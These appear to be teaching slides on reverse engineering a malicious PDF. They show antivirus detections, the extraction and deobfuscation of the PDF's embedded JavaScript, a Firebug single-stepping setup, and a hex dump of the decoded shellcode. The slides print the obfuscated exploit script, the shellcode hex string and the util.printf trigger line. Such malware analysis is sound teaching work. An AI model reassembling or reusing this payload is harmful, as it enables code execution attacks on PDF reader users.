

Reverse Engineering a Malicious PDF

Professor James L. Antonakos
Computer Science Department

Topics

- My Teaching Goals
- Finding and Verifying a Malicious PDF
- Looking Inside the PDF
- Extracting the Embedded Code
- Analyzing the Code:
 - Java Script
 - 80x86 32-bit WIN32 PE
 - Back to Java Script: De-obfuscation
- The Hail Mary Pass: Heap Spray
- The Exploit
- Summary

My Teaching Goals

- Get students interested, excited, and curious about security, forensics, and malware analysis.
- Show students how to use different hardware and software tools.
- Reinforce knowledge from other courses.
- Show students how to learn.
- Increase my own knowledge by learning from students.

Finding and Verifying a Malicious PDF

Offensive Computing | Community Malicious code research and analysis - Windows Internet Explorer

http://www.offensivecomputing.net/

Offensive Computing | Community Malicious co...

Offensive Computing

OFFENSIVE COMPUTING IS ONLINE

User login

Username: *

Password: *

Log in

- Create new account
- Request new password

Malware Search

Search for sum or name

Thorough search

Search

Total Malware: 3,596,513
as of Jan 11 2012

WARNING: This site contains samples of live malware. Use at your own risk.

MALWARE UPLOAD:

Malware to Upload:

Upload an unknown or suspicious file here for analysis. All files uploaded here will be imported into the Offensive Computing Malware database. By using this service, you certify that you are not uploading any copyrighted software and you consent to unconditional dissemination.

CAST Slides: Hunting malware with Volatility v2.0

Submitted by frank_boldewin on Wed, 2011-12-21 03:20. **Malware**

Last week i had a speech at the CAST forum about hunting malware with volatility 2.0. On 40 slides i will introduce the main features of this powerful forensic framework. All memory dumps being discussed are snapshots from infected machines with modern malwares and rootkits.

<http://reconstructer.org/papers/Hunting%20malware%20with%20Volatility%20v2.0.pdf>

Internet | Protected Mode: On 100%

Finding and Verifying a Malicious PDF

The screenshot shows a Windows Internet Explorer browser window displaying the VirusTotal scan results for a file. The browser address bar shows the URL: <http://www.virustotal.com/file-scan/report.html?id=9137954>. The page title is "VirusTotal - Free Online Virus, Malware and URL Scanner". The scan results are displayed in a table with the following columns: Vendor, Version, Date, and Signature.

Vendor	Version	Date	Signature
Kaspersky	9.0.0.837	2011.09.21	Exploit.JS.Pdfka.dzg
McAfee	5.400.0.1158	2011.09.21	-
McAfee-GW-Edition	2010.1D	2011.09.21	-
Microsoft	1.7604	2011.09.21	Exploit:Win32/Pdfjsc.H
NOD32	6481	2011.09.21	JS/Exploit.Pdfka.NLR
Norman	6.07.11	2011.09.21	PDF/Exploit.FO
nProtect	2011-09-21.02	2011.09.21	Trojan-Exploit/W32.Pidief.4006.FJA
Panda	10.0.3.5	2011.09.20	Exploit/PDF.Gen.B
PCTools	8.0.0.5	2011.09.21	HeurEngine.MaliciousExploit
Prevx	3.0	2011.09.21	-
Rising	23.76.02.03	2011.09.21	-
Sophos	4.69.0	2011.09.21	Mal/PDFJs-I
SUPERAntiSpyware	4.40.0.1006	2011.09.21	-
Symantec	20111.2.0.82	2011.09.21	Bloodhound.Exploit.196
TheHacker	6.7.0.1.303	2011.09.21	-
TrendMicro	9.500.0.1008	2011.09.21	TROJ_PIDIEF.QT
TrendMicro-HouseCall	9.500.0.1008	2011.09.21	TROJ_PIDIEF.QT
VBA32	3.12.16.4	2011.09.21	Exploit.Win32.Pidief.cdk
VIPRE	10541	2011.09.21	Exploit.PDF-JS.Gen (v)
ViRobot	2011.9.21.4681	2011.09.21	JS.S.EX-Pdfka.4006
VirusBuster	14.0.223.0	2011.09.20	-

Looking Inside the PDF

- The first thing I tried was running the Bloodhound PDF through the **Strings** program.
- This did not yield any suspicious results (I did not see any Java Script or other code) most likely due to the fact that the PDF is encrypted.
- So, next I used **PDF Stream Dumper** to poke around inside the Bloodhound PDF.
- I had more luck here, with plenty of interesting obfuscated Java Script showing up.

Looking Inside the PDF

The screenshot shows the PDFStreamDumper application window. The title bar indicates the file is 'http://sandsprite.com', 4 Kb in size, and took 2.215 seconds to load. The application has a menu bar with options: Load, Exploits_Scan, Javascript_UI, Unescape_Selection, Manual_Escapes, Update_Current_Stream, Goto_Object, Search_For, Find/Replace, Tools, and Help_Videos. On the left, a '15 Objects' list shows various object IDs and lengths, with object 11 (0x326-0x349) selected. The main pane displays JavaScript code for two functions: 'Hj48KME()' and 'vX2JULUw()'. The 'vX2JULUw()' function uses 'unescape' and 'U1xDZ' to decode a long hexadecimal string. Below the code are tabs for 'Text', 'HexDump', and 'Stream Details', with 'Text' selected. A status bar at the bottom shows '0 Decompression Errors' and buttons for 'Errors', 'Search', and 'Debug'. The bottom-most bar contains a 'Shell' button, a 'PDF Path' field with the file 'C:\bloodhound\bloodhoundMALWARE.pdf', and 'Load' and 'Abort' buttons.

```
function Hj48KME() {
function U1xDZ(arg) {
    var out = "";
    for (var i=0; i<arg.length;i=i+4) {
        var br1 = parseInt('0x'+arg[i] + arg[i+1], 16).toString(16);
        var br2 = parseInt('0x'+arg[i+2] + arg[i+3], 16).toString(16);
        if(br2.length == 1) { br2 = "0" + br2; };
        if(br1.length == 1) { br1 = "0" + br1; };
        out = out + "%u" + br1 + br2;
    }
    return out;
}
function vX2JULUw() {
    pLCNdeZhfgT = unescape;
    return pLCNdeZhfgT(U1xDZ
("4141414949494149494949E8900000000083590CC131804144398075C383B3BB05376
228340582794"+
```

Extracting the Embedded Code

- A small portion of the extracted code:

```
function vX2JULUw() {
    pLCNdeZhfgT = unescape;
    return
pLCNdeZhfgT(UlxDZ("414141494949494149494949E8900000000083590CC131804144398075C383B3BB0537622834
0582794"+("7s8FMASCb4c444CD44y2cCc83B9cCDsE05S6AyC1y34S4BbF4y44c42C").replace(new
RegExp(/[SMsYlcb]/g), "")+"142A2B4444312C283610"+'2994BB252CA86514A0A6AC4444CD442C82945D4692
AC1344914444BB2C44442E44BB041494022CBB6B138184'+ 'AC44441F442E172C0444BB4444BB17149444AC4444
1D4485C7054EC5221E7D311E'+ ("0a5BHC1a7059a6751a6r1J6aBaB2C44a4o4y17r4r4r1o6a1o592aBaBaBCHCJ7
a3H0y44").replace(new
RegExp(/[JHryao]/g), "")+'D441141475AF2D2C4A6E130538AC44442E442C216A253C21CF10604818CF486017
1594BB2C12B30F452AAC13441944441A1'+ ("AS44V2EBBh1s22ES9h4Z2sC283h02A2h8G2Z0BVBZ10V60G102VC6S
02ZFAV59G2S5ZDACf1s4f447B4Z4S44G9S4BZB7r5122V0r8Z474Es5G4f4r443fC44hCF48h48G043r4GCZFEV9h58
0S4CGFASFG4CCVF4DG7G0G0404VC9SCZFs38f78h04G87Z1ArCDZ11ZChFGA1s4fCS0s1Z7f5s16Z8V5S96478f6Z54
7G6sC4S0444V7hChB1").replace(new
RegExp(/[sShrVZGf]/g), "")+'3194CD8D1E40861144A1CD1312847519CF484C31B3CD3247CF783C0ABD4515
CF165815CF166035CF4564DDBAE90E47064C01AC14BBF0BBBB9C7DB53101CFD64C451A959245A475B44B'+ "8D4C
F3851B46A59545BD4545CF94451A1B868D444C1E1E302C34306B7E736B6A7D7D7D756A7777736A6B710A342C330
816216A"+'213C2A7B3321777931622279771B751B627427277B79376279303377776306279297474747476753
66223793E747C71753E3D7731622279771B751B4474C3C3C3') + "%u3170%00");
}
pLCNdeZhfgT = unescape;
j2kXF257U8L = vX2JULUw();
```


Analyzing the Code

- The malware writer used several tricks to make it difficult to reverse engineer and otherwise analyze the Java Script, such as obfuscating variable and function names and even using **regular expressions** to change the strings used to encode the hexadecimal characters representing malicious machine code.
- The use of regular expressions intrigued me. Why would the malware writer use them? Here is an example:
- ```
("7s8FMAsCb4c444CD44y2cCc83B9cCDsE05S6AyC1y34S4BbF4y44c42C").replace(new RegExp(/[SMsy1cb]/g), "")
```
- Naturally, the goal is to obscure the string of hexadecimal characters so it does not look like some kind of embedded code. It is clear what the `RegExp` function is going to do in this example, namely remove any occurrences of the symbols `SMsy1cb` from the original string.

# Analyzing the Code

- I used a simple HTML file to see what the results would look like:

```
<html>
```

```
<body>
```


```
<script>document.write(
 ("7s8FMAsCb4c444CD44y2cCc83B9cCDsE05S6AyC1y34S4BbF
 4y44c42C").replace(new RegExp(/[SMsylcb]/g), "")
);</script>
```

```
</body>
```

```
</html>
```

- Opening this file in a browser yields the following:


# Analyzing the Code



While I could have used the built-in script processor found in PDF Stream Dumper, I chose to use a different tool to assist with the Java Script analysis. This would be the **FireBug** extension for FireFox. First I built a simple web page containing a form and single button that would launch the malicious Java Script when clicked.

# Analyzing the Code


The test file starts like this:



```
testbh - Notepad
File Edit Format View Help
<html>
<head>
<script language="javascript">
function HJ48KME() {
function U1xDZ(arg) {
 var out = "";
 for (var i=0; i<arg.length;i=i+4) {
 var br1 = parseInt('0x'+arg[i] + arg[i+1], 16).toString(16);
 var br2 = parseInt('0x'+arg[i+2] + arg[i+3], 16).toString(16);
 if(br2.length == 1) { br2 = "0" + br2; };
 if(br1.length == 1) { br1 = "0" + br1; };
 out = out + "%u" + br1 + br2;
 }
 return out;
}
function vx2JULUw() {
 pLCNdezHfgT = unescape;
 return pLCNdezHfgT(U1xDZ("414141494949494149494949E8900000000083590CC131804144398075C383B3BB0537622834058279
DB53101CFD64C451A959245A475B44B'+ "8D4CF3851B46A59545BD4545CF94451A1B868D444C1E1E302C34306B7E736B6A7D7D7D756A7777
"));
}
pLCNdezHfgT = unescape;
j2kxF257U8L = vx2JULUw();
```

# Analyzing the Code


And ends like this:

A screenshot of a Notepad window titled 'testbh - Notepad'. The window contains a mix of JavaScript code and HTML tags. The JavaScript code includes variable declarations and function calls, such as 'var FDeKv1 = util;', 'var kxyJ0Orv0tR = "125k34u35d30u30d30166";', and 'app.d12o3GP = mxIBbEy;'. The HTML code includes a form with a button that has an 'onclick' event handler 'Hj48KME()'. The code is enclosed in script and HTML tags.

```
File Edit Format View Help
var FDeKv1 = util;
var kxyJ0Orv0tR = "125k34u35d30u30d30166";
var PgJJaVw = pLCNdeZhfGT(kxyJ0Orv0tR.replace(new RegExp(/[kud]/g), "%"));
FDeKv1[("gphriwntqf").replace(new RegExp(/[ghwq]/g), "")](PgJJaVw, hEH81X9q);
}
}
}
}
app.d12o3GP = mxIBbEy;
vuwgX = app.setTimeout("app.d12o3GP()", 10);
}
</script>
</head>
<body>
<form name="myForm">
<input type="button" onclick="Hj48KME();" value="Click to single-step Bloodhound" name="Bloodhound">
</form>
</body>
</html>
```

# Analyzing the Code


You can see that I just put an INPUT button into a FORM so the Java Script can be launched by clicking the button. Here is the test file opened in FireFox:



Note that you can see the little FireBug icon near the upper right corner of the window. We want to enable FireBug and set a breakpoint in the Java Script so we can then single-step through the code to see what it does.



# Analyzing the Code



The screenshot shows a Mozilla Firefox browser window with the Firebug extension open. The browser's address bar displays the file path `file:///c:/bloodhound/testbh.html`. The Firebug interface includes a toolbar with navigation and development tools, and a main panel showing the JavaScript code of the current page. A red dot on the left side of the code editor indicates the current execution position at line 7. The code defines two functions: `Hj48KME()` and `U1xDZ(arg)`. The `U1xDZ` function contains a loop that processes hexadecimal input and formats it into a string. The `vX2JULUw()` function uses `unescape` and `U1xDZ` to process a specific hex string.

```
1 <html>
2 <head>
3
4 <script language="javascript">
5
6 function Hj48KME() {
7 function U1xDZ(arg) {
8 var out = "";
9 for (var i=0; i<arg.length;i=i+4) {
10 var br1 = parseInt('0x'+arg[i] + arg[i+1], 16).toString(16);
11 var br2 = parseInt('0x'+arg[i+2] + arg[i+3], 16).toString(16);
12 if(br2.length == 1) { br2 = "0" + br2; };
13 if(br1.length == 1) { br1 = "0" + br1; };
14 out = out + "%u" + br1 + br2;
15 }
16 return out;
17 }
18 function vX2JULUw() {
19 pLCNdeZhfgT = unescape;
20 return pLCNdeZhfgT(U1xDZ("414141494949494149494949E8900000000000"));
21 }
22 pLCNdeZhfgT = unescape;
23
```

# Analyzing the Code

After some patience, experimentation, and use of additional breakpoints, eventually you will get the entire hexadecimal string built. This string represents a program, what kind of program we do not yet know, but I suspect it contains 80x86 machine codes based on past experience.

```
414141494949494149494949E8900000000083590CC131804144398075C383B3BB0537622834058279478F
AC4444CD442C83B9CDE056AC1344BF44442C142A2B4444312C2836102994BB252CA86514A0A6AC4444CD44
2C82945D4692AC1344914444BB2C44442E44BB041494022CBB6B138184AC44441F442E172C0444BB4444BB
17149444AC44441D4485C7054EC5221E7D311E05BC170596751616BB2C44441744161592BBBCC73044D441
141475AF2D2C4A6E130538AC44442E442C216A253C21CF10604818CF4860171594BB2C12B30F452AAC1344
1944441A1A442EBB122E942C28302A2820BB1060102C602FA5925DAC14447B444494BB7512208474E54444
3C44CF48480434CFE95804CFAF4CCF4D700404C9CF387804871ACD11CFA14C017516859647865476C40444
7CB13194CD8D1E40861144A1CD1312847519CF484C31B3CD3247CF783C0ABD4515CF165815CF166035CF
4564DDBAE90E47064C01AC14BBF0BBBB9C7DB53101CFD64C451A959245A475B44B8D4CF3851B46A59545BD
4545CF94451A1B868D444C1E1E302C34306B7E736B6A7D7D7D756A7777736A6B710A342C330816216A213C
2A7B3321777931622279771B751B627427277B79376279303377777630627929747474747675366223793E
747C71753E3D7731622279771B751B4474C3C3C3C3317000
```

At this point I am getting more excited because I am close to having some malicious machine code to analyze. However, these are all ASCII characters and I need to convert each pair into an actual 8-bit value.

# Analyzing the Code

So, I wrote a simple C program called **tohex** to take the ASCII hexadecimal string and convert it to a binary file. Here is the code contained in the file **hexfile.bin**. You may notice that each word has its upper and lower bytes swapped.

```
Hex Editor Neo
File Edit View Select Operations Bookmarks NTFS Streams Tools History Window Help
hexfile.bin
00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
0000000d 41 41 49 41 49 49 41 49 49 49 49 90 e8 00 00 AATAIAIIIIIDè. .
00000010 00 00 59 83 c1 0c 80 31 44 41 80 39 c3 75 b3 83 ..YfÁ.€IDA€9Ãu³f
00000020 05 bb 62 37 34 28 82 05 47 79 ac 8f 44 44 44 cd .»b74(, Gy-IDDÍ
00000030 83 2c cd b9 56 e0 13 ac bf 44 44 44 14 2c 2b 2a f,Í¹Và.-¿DDD.,+*
00000040 44 44 2c 31 36 28 29 10 bb 94 2c 25 65 a8 a0 14 DD,16(,.)»,"%e" .
00000050 ac a6 44 44 44 cd 82 2c 5d 94 92 46 13 ac 91 44 -|DDÍ,,]'F.-YD
00000060 44 44 2c bb 44 44 44 2e 04 bb 94 14 2c 02 6b bb DD,»DD.».».R»
00000070 81 13 ac 84 44 44 44 1f 17 2e 04 2c bb 44 44 44 P.-,DD.».».»DD
